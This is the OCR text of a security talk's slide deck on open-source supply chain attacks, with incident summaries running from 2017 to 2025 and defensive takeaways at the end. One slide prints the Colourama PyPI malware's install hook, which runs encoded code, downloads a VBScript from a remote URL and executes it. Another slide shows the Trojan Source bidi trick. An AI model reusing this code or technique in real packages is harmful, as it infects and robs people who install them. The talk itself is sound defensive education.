

# Attacks on Open Source Supply Chains – How Hackers Poison the Well


Henrik Plate (Endor Labs)

May 2025

# How Endor Labs is different

*Use program analysis to get an accurate inventory of all dependencies*



# About me

Main interests:

- **Detection, assessment and mitigation of known open source vulns**

  Co-author of Eclipse Steady and Project KB

- **Classification & detection of supply chain attacks**

  Co-author of Backstabber's Knife Collection and Risk Explorer


**Henrik Plate**
Security Researcher (Endor Labs)

Previously at SAP

> 10 years on OSS security

Email henrik@endor.ai
LinkedIn henrikplate
Google Scholar


# Before we start




Cowsay, courtesy of Tony Monroe

# Introduction

# Open-Source-Based Software Development





1st-Party Code

3rd-Party Components

# Open-Source-Based Software Development


- 80-90% of software products include OSS, 10-76% of the overall code base [1]
- Average composition of Java projects developed at SAP (average: 95 deps) [2]




[1] https://www.synopsys.com/content/dam/synopsys/sig-assets/reports/2018-ossra.pdf
[2] Andreas Dann et al.: Identifying Challenges for OSS Vulnerability Scanners - A Study & Test Suite (2022)

# Open-Source-Based Software Development

- Created by numerous – partly anonymous – contributors from all around the globe




- *Supply-side* value of OSS is estimated between $1.22 to $6.22 billion, the *demand-side* value between $2.59 trillion to $13.18 trillion [2]


[1] M. Zimmermann, et al.: Small World with High Risks: A Study of Security Threats in the npm Ecosystem (2019)
[2] Manuel Hoffmann et al.: The Value of Open Source Software, Harvard Business School (2024)

# Open Source Supply Chain Attacks

# Open Source Supply Chain Attacks

**“Standard” supply chain attack** – Compromise a software vendor’s infrastructure and infect legitimate software such that malware is delivered through trusted distribution channels (NotPetya, etc.)


Around 2017, attackers started compromising the infrastructure and practices of open-source-based software development, such that downstream users depend on components with *malicious code*.





*All dependency scopes matter!*

# Open Source Supply Chain Attacks

- Researchers and attackers continuously find new attack vectors and vulnerabilities
- Attacks range from “simple” ones – mass-produced and automated [1] – to targeted and resource-intense attacks à la XZ Utils




[1] Checkmarx: A Beautiful Factory for Malicious Packages (2022)
[2] Sonatype: 9th Annual State of the Software Supply Chain (2023)

# Motivating Examples

Attacks, Vulnerabilities and PoCs

# Jul 2017

## PoC: Gathering weak npm credentials

- Valid credentials of 17,088 accounts were brute forced or leaked.
- 16,901 accounts have published something (~13% of all 125,665 accounts).
- Directly affected packages: 73,983 (14%), ind. affected packages: ~ 54%
- 4 users from the top-20 list were affected:
  - One who controls > 20 million downloads/month improved the previously revoked password by adding "!"
  - One of those set their password back to the leaked one shortly after it was reset.

Good news: 2FA is required for maintainers of popular packages [2]

[1] Chalker: Gathering weak npm credentials (2017)
[2] https://github.blog/2021-11-15-githubs-commitment-to-npm-ecosystem-security/

# Oct 2018

## PyPI package Colourama

- Downloads and runs VBScript cryptocurrency clipboard hijacker
- Persists through Windows registry entry, to execute upon user logon

```
class TotallyInnocentClass(install):
    def run(self):
        exec(<large base64 encoded string redacted for brevity>.decode('base64'))
        os = platform.system()
        req = urllib2.Request('https://grabify.link/E09EIF', headers={'User-Agent' : os})
        texto = urllib2.urlopen( req ).read()
```

```
os1 = platform.system()
if os1 == "Windows":
    try:
        cuerda = ''.join(random.choice(string.ascii_uppercase + string.ascii_lowercase + string.digits) for _ in range(5)) + ".vbs"
        os.rename('test.jpg', "new.vbs")
        os.system("wscript new.vbs")
        #subprocess.call("wscript new.vbs")
    except:
        try:
            req = urllib2.Request(base64.b64decode("aHR0cHM6Ly9oYXN0ZWJpbi5jb20vcmF3L2lkYW1leG9naWI=="), headers={'User-Agent' :
"taco_life"})
            texto = urllib2.urlopen( req ).read()
            x = ''.join(random.choice(string.ascii_uppercase + string.ascii_lowercase + string.digits) for _ in range(16)) + ".vbs"
            f = open(x, "a")
            f.write(str(texto))
            f.close()
            os.system("wscript %s " %  x)
```

[1] Bertus: Cryptocurrency Clipboard Hijacker Discovered in PyPI Repository (2018)

# Nov 2018

## Successful attack on NPM package event-stream


- 1.5+ million downloads/week, 1600 dependent packages
- When contacted by mail, the original developer handed-over the ownership to “right9control”
- Added dependency on the malicious package flatmap-stream
- Malicious code (and encrypted payload) only present in published NPM package
- Malware and decryption only ran in the context of a release build of the bitcoin wallet copay
- *Credentials.getKeys* was monkey-patched and exfiltrated wallet credentials
- Malware was discovered only by incident: Use of deprecated command resulting in a warning

- https://www.theregister.co.uk/2018/11/26/npm_repo_bitcoin_stealer/
- https://medium.com/intrinsic/compromised-npm-package-event-stream-d47d08605502

# Feb 2021

## Dependency Confusion

- Attacker learns about proprietary package names
- Malicious versions get published with same name (and higher version no.) in public registries
- Buggy dependency resolution mechanisms wrongly download the public package





[1] https://medium.com/@alex.birsan/dependency-confusion-4a5d60fec610

# Mar 2021

## Attempted attack on PHP

- 2 malicious commits were pushed to the php-src repo under the names of well-known PHP developers [1,2]
- Pretending to fix typos, the attackers tried to injected a backdoor that would allow for arbitrary code execution on the PHP server
- Spotted a few hours later as part of routine post-commit code reviews!
- ”PHP is used by 79.2% of all the websites whose server-side programming language we know” [3]
- Attack vector: PHP operated their own Git server, and the attackers supposedly exploited a misconfiguration and a leaked user database [4]




[1] https://thenewstack.io/php-supply-chain-attack-shows-open-sources-virtues-and-vices/
[2] https://github.com/php/php-src/commit/c730aa26bd52829a49f2ad284b181b7e82a68d7d
[3] https://w3techs.com/technologies/details/pl-php?utm_source=thenewstack&utm_medium=website&utm_campaign=platform
[4] https://externals.io/message/113981

# Apr 2021

## Vulnerability in PHP Composer

- Composer, the package manager for PHP, had a vulnerability that led to arbitrary code execution on the on the packagist.org server (CVE-2021-29472) [1]
- Packagist.org serves more than 1 billion download requests per month [2]
- The vulnerability has been introduced back in November 2011, the maintainers removed it within 12 hours after they received the report!
- The vulnerability could have been used to steal maintainers' credentials or serve (redirect to) backdoored versions of PHP packages
- To the best of their knowledge, the vulnerability has not been exploited

[1] https://blog.sonarsource.com/php-supply-chain-attack-on-composer
[2] https://packagist.org/statistics

# Nov 2021

## PoC: Exploit Unicode encoding

- Different handling of Unicode control characters during display and compilation/interpretation Exploit techniques: Stretched-string, commenting-out, early-return
- Working examples for C, C++, C#, JavaScript, Java, Rust, Go, and Python
- Comparable: Use of (Unicode) homoglyphs

What is dsplayed (new: GitHub warning):

```
1  #!/usr/bin/env node
2
3  var accessLevel = "user";
4  if (accessLevel != "user") { // Check if admin
5      console.log("You are an admin.");
6  }
```

What is executed:

```
#!/usr/bin/env node

var accessLevel = "user";
if (accessLevel != "userRLO LRI// Check if adminPDI LRI") {
    console.log("You are an admin.");
}
```

[1] https://www.trojansource.codes/trojan-source.pdf

# Nov 15, 2021

## Vulnerability in npm


- Would have allowed an attacker to publish new versions of any npm package [1]
- Root cause were inconsistent authorization checks:
  - Authorization service validated user permissions on the basis of URL paths
  - Publication service determined target package on the basis of file content
- To the best of their knowledge, the vulnerability has not been exploited (at least after Sep 2020, they do not have logs from before)

[1] https://github.blog/2021-11-15-githubs-commitment-to-npm-ecosystem-security/

# July 2023

## PAT compromise & Dependabot Impersonation

- Attacker used compromised Personal Access Tokens (PAT) to create commits as `dependabot[bot]`
- Exfiltrated GitHub project secrets using a new GitHub workflow file
- Modified existing javascript files in the attacked project with a web-form password-stealer
- Affected hundreds of repository (mostly Indonesian)




A screenshot of Dependabot's automatic pull-request from the Flask project [1]

[1] Checkmarx: Surprise: When Dependabot Contributes Malicious Code (2024)


# Nov 2024 – Mar 2025

## Successful attack on tj-actions/changed-files

- Malicious code added to `index.js`, dumping secrets from the workflow runner's memory to the log
- Commit impersonated `renovate[bot]`, added to fork that got autom. merged
- Tags got changed to reference the malicious commit (one used by `coinbase/agentkit`, then all)

**Impact:** Workflow secrets of direct/indirect consumers of `changed-files@<tag>` get logged

**How?** Attacker got write access to `tj-actions` through a series of poisoned PRs in upstream repos of two other orgs, each leaking PATs during workflow runs [1]




**Takeaways**


- Sign commits & protect branches
- Pin your actions to commits (instead of using mutable tags)
- Avoid PATs, at least restrict permissions & lifetime
- Avoid the `pull_request_target` trigger (workflows running from forks can access repo secrets, …)
- Tags can point to commits in GitHub's fork network


[1] Palo Alto Networks: GitHub Actions Supply Chain Attack
[2] StepSecurity: Harden-Runner detection: tj-actions/changed-files action is compromised


# Nov 2024 – Mar 2025

## Successful attack on tj-actions/changed-files

**We got lucky!** Thanks to the quick discovery, only few out of 23,000 downstream repos got compromised [1, 2]







